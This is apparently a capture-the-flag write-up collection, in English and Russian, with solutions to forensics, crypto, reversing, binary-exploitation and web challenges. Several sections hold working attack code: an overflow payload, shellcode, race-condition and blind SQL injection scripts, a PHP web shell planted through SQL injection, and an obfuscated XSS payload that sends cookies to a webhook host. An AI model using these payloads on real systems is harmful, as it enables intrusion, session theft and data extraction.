

Apache Cassandra (Forensics)

1. First of all, we need to scan site with `dirb`:
2. 

```
GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1/ ----
+ http://127.0.0.1/backup (CODE:401|SIZE:381)
+ http://127.0.0.1/index.html (CODE:200|SIZE:231)
```


3. We found backup. Let us try to access:
4. 

Authentication Required - Mozilla Firefox


http://localhost is requesting your username and password. The site says: "Password-protected Area"

User Name:


Password:

5. If we try to bruteforce various combinations of htpasswd and htaccess backup files, we could find file called `htpasswd.bak`:
6. `admin:$apr1$a1c9rfu7$Obbf8z3MYb.hpZ0FdxqKW.`
7. Time to bruteforce password using `rockyou.txt`:
8. 

```
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cassandra        (admin)
1g 0:00:00:00 DONE (2021-02-18 08:53) 33.33g/s 83200p/s 83200c/s 83200C/s chacha..help
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

9. So we can download backup file from server with credentials: `admin:cassandra`:
10. 


```
└─$ file backup
backup: Squashfs filesystem, little endian, version 4.0, zlib compressed, 747 bytes, 2 inodes, blocksize:
 131072 bytes, created: Thu Feb 18 13:22:46 2021
```

11. Time to unpack Squashfs:
12. 


```
└─$ unsquashfs backup
Parallel unsquashfs: Using 4 processors
1 inodes (1 blocks) to write

[=======================================

created 1 files
created 1 directories
created 0 symlinks
created 0 devices
created 0 fifos
```

13. And obtain the flag:
14. CTF{D474BA535_0R_07H3r_cR3dZ_5h0UlDn7_B3_h3r3}


Think like Socrates (Forensics)

1. We have `pcapng` capture file. Let us analyze it with `Wireshark`:
2. 


```
Wireshark · Export · HTTP object list

Text Filter:                         Content Type: All Content-Types

Packet  Hostname   Content Type                  Size   Filename
32      localhost  application/x-7z-compressed   408kB  flag.7z

Save   Save All   Preview   Close   Help
```

3. Someone download `flag.7z` from local server. Let us analyze it:
4. 

```
┌──(kali㉿kali)-[~/work]
└─$ file flag.7z
flag.7z: Apple DiskCopy 4.2 image
, 0x0 format
```


5. File has `.7z` extension, but `file` program says that header is different...
6. Let us simply fix the header:
7. 

```
00000000   37 7A BC AF  27 1C 00 04  AB 36 48 73  67 39 06 00  00 00 00 00   7z..'....6Hsg9......
00000014   5A 00 00 00  00 00 00 00  A2 09 6F 5A  01 DF 30 FD  D8 FF E0 00   Z.........oZ..0.....
00000028   10 4A 46 49  46 00 01 01  01 00 60 00  60 00 00 FF  E1 00 22 45   .JFIF.....`.`....."E
0000003C   78 69 66 00  00 4D 4D 00  2A 00 00 00  08 00 01 01  12 00 03 00   xif..MM.*...........
00000050   00 00 01 00  01 00 00 00  00 00 00 FF  DB 00 43 00  02 01 01 02   .............C......
00000064   01 01 02 02  02 02 02 02  02 02 03 05  03 03 03 03  03 06 04 04   ....................
00000078   03 05 07 06  07 07 07 06  07 07 08 09  0B 09 08 08  0A 08 07 07   ....................
0000008C   0A 0D 0A 0A  0B 0C 0C 0C  0C 07 09 0E  0F 0D 0C 0E  0B 0C 0C 0C   ....................
000000A0   FF DB 00 43  01 02 02 02  03 03 03 06  03 03 06 0C  08 07 08 0C   ...C................
000000B4   0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C   ....................

                                    File name: flag.7z
```


8. Same for `.jpg` image:
9. 

```
00000000   FF D8 FF E0  00 10 4A 46  49 46 00 01  01 01 00 60  00 60 00 00   ......JFIF.....`.`..
00000014   FF E1 00 22  45 78 69 66  00 00 4D 4D  00 2A 00 00  00 08 00 01   ..."Exif..MM.*......
00000028   01 12 00 03  00 00 00 01  00 01 00 00  00 00 00 00  FF DB 00 43   ...................C
0000003C   00 02 01 01  02 01 01 02  02 02 02 02  02 02 02 03  05 03 03 03   ....................
00000050   03 03 06 04  04 03 05 07  06 07 07 07  06 07 07 08  09 0B 09 08   ....................
00000064   08 0A 08 07  07 0A 0D 0A  0A 0B 0C 0C  0C 0C 07 09  0E 0F 0D 0C   ....................
00000078   0E 0B 0C 0C  0C FF DB 00  43 01 02 02  02 03 03 03  06 03 03 06   ........C...........
0000008C   0C 08 07 08  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C   ....................
000000A0   0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C   ....................
000000B4   0C 0C 0C 0C  0C 0C 0C 0C  0C 0C 0C 0C  0C 0C FF C0  00 11 08 02   ....................

                                    File name: flag.jpg
```

10. In the image we see an image of a Greek philosopher Socrates who points to a line.

11. 


12. We can try different polyalphabetic ciphers, and find that it is Affine cipher.

13. 


A=3,B=6	JAM{S34yu_O1570Yf_y34SsF}
A=1,B=7	AZJ{B34th_P1570To_t34BbO}
A=7,B=22	JUO{Y34ik_A1570Il_i34YyL}
A=3,B=1	CTF{L34rn_H1570Ry_r34LlY}
A=23,B=20	NWK{E34yc_I1570Yr_y34EeR}
A=15,B=12	RKC{Y34uo_S1570Ul_u34YyL}
A=19,B=22	RGM{C34sq_A1570Sp_s34CcP}

14. And obtain the flag: CTF{L34rn_H1570Ry_r34LlY}


TrueNotEncrypt (Forensics)

1. First of all, we need to unpack archive with `unxz`.
2. We need to analyze disk image. Let us use `testdisk`:
3. 

```
Directory /

>-rwxr-xr-x     0     0  25165824 18-Feb-2021 14:17 run.exe
 -rwxr-xr-x     0     0         0 18-Feb-2021 14:17 run32.dll
 -rwxr-xr-x     0     0        45 18-Feb-2021 14:17 _UN32~1.DLL
```

4. We can recover files:
5. 

```
┌──(root💀kali)-[/home/kali/extracted]
└─# file run.exe
run.exe: data

┌──(root💀kali)-[/home/kali/extracted]
└─# file _UN32\~1.DLL
_UN32~1.DLL: ASCII text

┌──(root💀kali)-[/home/kali/extracted]
└─# cat _UN32\~1.DLL
7WzENp0Xjmg8t93F8Fp0p+Zv3eBlTIb1mtp2CXlQ/zk=

┌──(root💀kali)-[/home/kali/extracted]
└─# 
```

6. First file seems like a random data. But second file is simple ASCII text.
7. If we remain task name, we could try to open file `run.exe` with a password from text file.
8. And we open hidden TrueCrypt container:
9. 

Slot	Volume	Size	Mount Directory	Type
1	/home/kali/run.exe	11.9 MB	/media/truecrypt1	Hidden
2				
3				
4				
5				
6				
7				
8				
9				
10				
11				
12				

10. And we get flag from image file:
11. `CTF{f0r3n51c5_15_4lW4y5_4_107_0f_1n7u1710n_4Nd_4_107_0f_3xp3r13nc3}`

Stringer (Binary Exploitation)

Overflowing a string field in a String structure overwrites the print function pointer.

Payload:

```
p = b'A'*132 + b'\x73\x13\x40\x00\x00\x00\x00' # 0x401373
```

```
CTF{_345Y_pwn_c00l__0W3RFLOw_}
```

Shellcoding (Binary Exploitation)

First, write the shellcode to dump the binary.

```
        mov rax, 1
        mov rdi, 1
        mov rsi, 0x400000
        mov rdx, 0x4000
        syscall
```

After static analysis, we see that the file `flag.txt` has been opened.
If we know the fd of an open file, we can read its contents.
We can write a simple shell that bruteforces fd.

```
        mov r15, 3
    loop:
        mov rax, 0
        mov rdi, r15
        mov rsi, 0x404300
        mov rdx, 100
        syscall

        mov rax, 1
        mov rdi, 1
        mov rsi, 0x404300
        mov rdx, 100
        syscall

        inc r15
        cmp r15, 10
        jle loop

        ret
```

CTF{_noT_50_H4rD_sH3Llcode_}

Strange number (Crypto)

Tupper formula.
https://tuppers-formula.ovh/

FLAG: CTF{TUpp3R_CRupt0}

ProRev (Reverse Engineering)

```
#!/usr/bin/env python3
import math
import random

def lcm(a, b):
    return abs(a*b) // math.gcd(a, b)

def factorize(n):
    d = []
    m = '{}abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_'
    for t in m:
        i = ord(t)
        if n % i == 0:
            d.append(i)
    return d

flag = "CTF{FINALLY_Y0u_gOt_7h3_EpiLogu3}"
assert(len(flag) == 33)

l = []
f = [ord(i) for i in flag]
for i in range(len(f)-1):
    l.append(lcm(f[i],f[i+1]))

xors = [5556, 404, 8677, 8647, 4996, 5729, 509, 4990, 0, 6710, 8558, 8574, 4301, 1854,
11039, 9730, 8086, 9206, 11124, 1139, 5738, 5313, 4746, 6568, 7689, 1730, 8027, 8372,
11475, 12066, 1951, 6360]

for i in range(len(l)):
    l[i] ^= xors[i]

tmpa = [chr(i) for i in l]
print('Encrypted: ',tmpa,'\n',l)
print()



for i in range(len(l)):
    l[i] ^= xors[i]

variants = [factorize(i) for i in l]
o = [[ord('C')]]
for i in range(len(variants)):
    tmp = []
    for j in variants[i]:
        for k in o[i]:
            if lcm(j, k) == l[i] and j not in tmp:
                tmp.append(j)
    o.append(tmp)

print('Decrypted variants:')
for i in o:
    tmp = []
    for j in i:
        tmp.append(chr(j))
    print(tmp)
```

Флаг CTF{FINALLY_Y0u_gOt_7h3_EpiLogu3}

Waves (Reverse Engineering)

- Open the executable in some disassembler, see that it writes some encrypted message (flag) in the audio file
- Flag is encrypted using 3DES algorithm, we know all keys (they are similar). After that it is written by some offsets in audio file samples using different channels
- We should write decryptor for the file:

```
#include <iostream>
#include "AudioFile.h"
#include <openssl/des.h>
#include <cstring>
#include <cstdlib>
#include <cmath>

using namespace std;

AudioFile<double> audioFile;

DES_cblock Key1 = { 0xAD, 0xAE, 0xAE, 0xAE, 0xAD, 0xAE, 0xAE, 0xAE };
DES_cblock Key2 = { 0xAD, 0xAE, 0xAE, 0xAE, 0xAD, 0xAE, 0xAE, 0xAE };
DES_cblock Key3 = { 0xAD, 0xAE, 0xAE, 0xAE, 0xAD, 0xAE, 0xAE, 0xAE };
DES_key_schedule SchKey1,SchKey2,SchKey3;
DES_cblock cblock = { 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };

int main(int argc, char *argv[]){
      if (argc != 2) {
            cout << "Usage:\n./decrypt <input file>" << endl;
            return 0;
      }
      audioFile.load(argv[1]);
      int numChannels = audioFile.getNumChannels();

      int channel = 0;
        int numSamples = audioFile.getNumSamplesPerChannel();
        int c = 0;
      char* cipher(new char[32]);
      memset(cipher,0,32);
        for (int i = 1337; i < numSamples; i += 0xb33f)
        {
                if (c == 32)
                        break;
            double tmp = audioFile.samples[channel][i];
            cipher[c] = (unsigned char)(round(tmp * 1000));
                c++;
                channel = (channel + 1) % numChannels;
        }
      cout << endl;

      char* text(new char[32]);
      memset(text,0,32);

      DES_set_odd_parity(&cblock);

      if (DES_set_key_checked(&Key1, &SchKey1) || DES_set_key_checked(&Key2, &SchKey2) ||
            DES_set_key_checked(&Key3, &SchKey3)) {
            printf("Key error, exiting ....\n");
            return 1;
      }

      memset(cblock,0,sizeof(DES_cblock));
      DES_set_odd_parity(&cblock);

      DES_ede3_cbc_encrypt((const unsigned char*)cipher,
                                (unsigned char*)text,
                                 32, &SchKey1, &SchKey2, &SchKey3,
                                               &cblock,DES_DECRYPT);
        printf("Decrypted : %s\n",text);

        return 0;
}
```

Флаг CTF{R3vPlU5St3g0L0ve}

InnoLang (PPC)

Ответ: CTF{345y_pr06_l4n6}

Решение: Стандартная пародия на брейнфак. Самое простое решение - перевести все функции в брейнфак и интерпретировать его на любом онлайн ресурсе.

NeuroBrain (PPC)

Ответ: CTF{br41nfuck_m3_m0r3}

Решение: Сервис генерировал случайное слово и в ответ ждал это же слово, но на языке brainfuck. Пишем простую программу преобразующую слова в brainfuck-подобный вид и вешаем это на сокеты, после 200 раундов получаем флаг.

NoSecurity (Web)

Ответ: `CTF{sUch_4_U53fuLL_Fl4w_f0R_Hackers}`

- Try to get `/admin` - there is redirect to `http://admin-panel:8080/admin`, it seems to be the local address
- On the main page we see a field to enter the link to the passwords file
- Try to enter `http://admin-panel:8080/admin`, follow the link and get the flag

Don’t panic (Web)

Ответ: `CTF{go_Go_G00oo0ol4nG}`

- Scan dirs, find `/.git`
- Dump it using `git-dumper`, for example
- Find `secret.go` and get url `/nobodyknowsiamhere` with the flag

Faster (Web)

Ответ: CTF{simple_race_condition}

Решение: В сервисе была заложена уязвимость вида race condition, участники могли сделать асинхронный запрос на страницу /free и получить более 500 бонусов, вместо положенных 50. Пример эксплоита:

~~~
```python=
from requests import Session
import random
import string
from multiprocessing.dummy import Pool
from re import findall

pool = Pool(20)
s = Session()
url = 'http://localhost:8000'

def rand():
    return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(5))

def main():
    s.post(f"{url}/free")

username = password = rand()
data = {"username":username, "password":password, "submit":"submit"}
s.post(f"{url}/register", data=data)
s.post(f"{url}/login", data=data)


futures = []
for i in range(20):
    futures.append(pool.apply_async(main()))

for future in futures:
    future.get()

```
~~~

Zen (Web)

Ответ: CTF{4nd_7h3_c10ck_15_71ck1n9}

Решение: Уязвимость класса Blind SQLi, один из вариантов решения - использовать функции задержки для подбора нужного символа. Можно решить через sqlmap или с помощью подобного кода:

~~~
```python=
from requests import get
from time import time
from string import printable

flag = ""
counter = 1
url = "http://localhost:8050/index.php?query="
maxRandomBlobSize = 123456789

while True:
    for i in printable:
        print(f"Trying symbol: {i}")
        startTime = time()
        get(f"{url}select (CASE WHEN substr(flag,{counter},1)='{i}' THEN randomblob(1234567) ELSE 1 END) from flag")
        endTime = time()
        if endTime-startTime >= 1:
                flag+=i
                if i == "}":
                    print(f"Flag is found: {flag}")
                    exit(0)
    counter += 1
```
~~~

Misconfig (Web)

Ответ: CTF{n91nx_41145_724v32541_c4n_h31p_m3_234d_f149}

Решение: Nginx path alias traversal. Был дан хинт по адресу /static/hint.txt, можно было получить флаг следующим способом:

```
http://localhost:8080/static../super/secret/place/flag.txt
```

Storage (Web)

Ответ: CTF{very_bad_admin}

Решение: Stored XSS bypass. Сервис искал в ссылке левые сайты и айпи адреса, можно было забайпассить следующим образом:

```javascript=

<script>eval(String['fromCharCode'](102, 101, 116, 99, 104, 40, 39, 104, 116, 116, 112, 115, 58, 47, 47, 119, 101, 98, 104, 111, 111, 107, 46, 115, 105, 116, 101, 47, 97, 99, 51, 53, 102, 51, 102, 56, 45, 56, 50, 98, 98, 45, 52, 99, 57, 50, 45, 98, 52, 56, 102, 45, 51, 52, 101, 52, 98, 56, 50, 53, 102, 99, 56, 98, 63, 99, 61, 39, 32, 43, 32, 100, 111, 99, 117, 109, 101, 110, 116, 91, 39, 99, 111, 111, 107, 105, 101, 39, 93, 41))</script>

```

После сохранения такой заметки - отправляем ссылку админу и забираем флаг из куки.

Simple Logic (Web)

Ответ: CTF{attach_db_as_php}

Решение: Подключение php файла как файл базы данных через SQLi.

Пример запроса:

```php=

ATTACH DATABASE '/var/www/html/lol.php' AS lol;CREATE TABLE lol.pwn (dataz text); INSERT INTO lol.pwn (dataz) VALUES ('<? shell_exec("whoami"); ?>');--

');ATTACH DATABASE '/var/www/html/lol1.php' AS lol1;CREATE TABLE lol1.pwn1 (dataz text); INSERT INTO lol1.pwn1 (dataz) VALUES ('<?php echo exec("/bin/bash -c 'id'");; ?>');--

```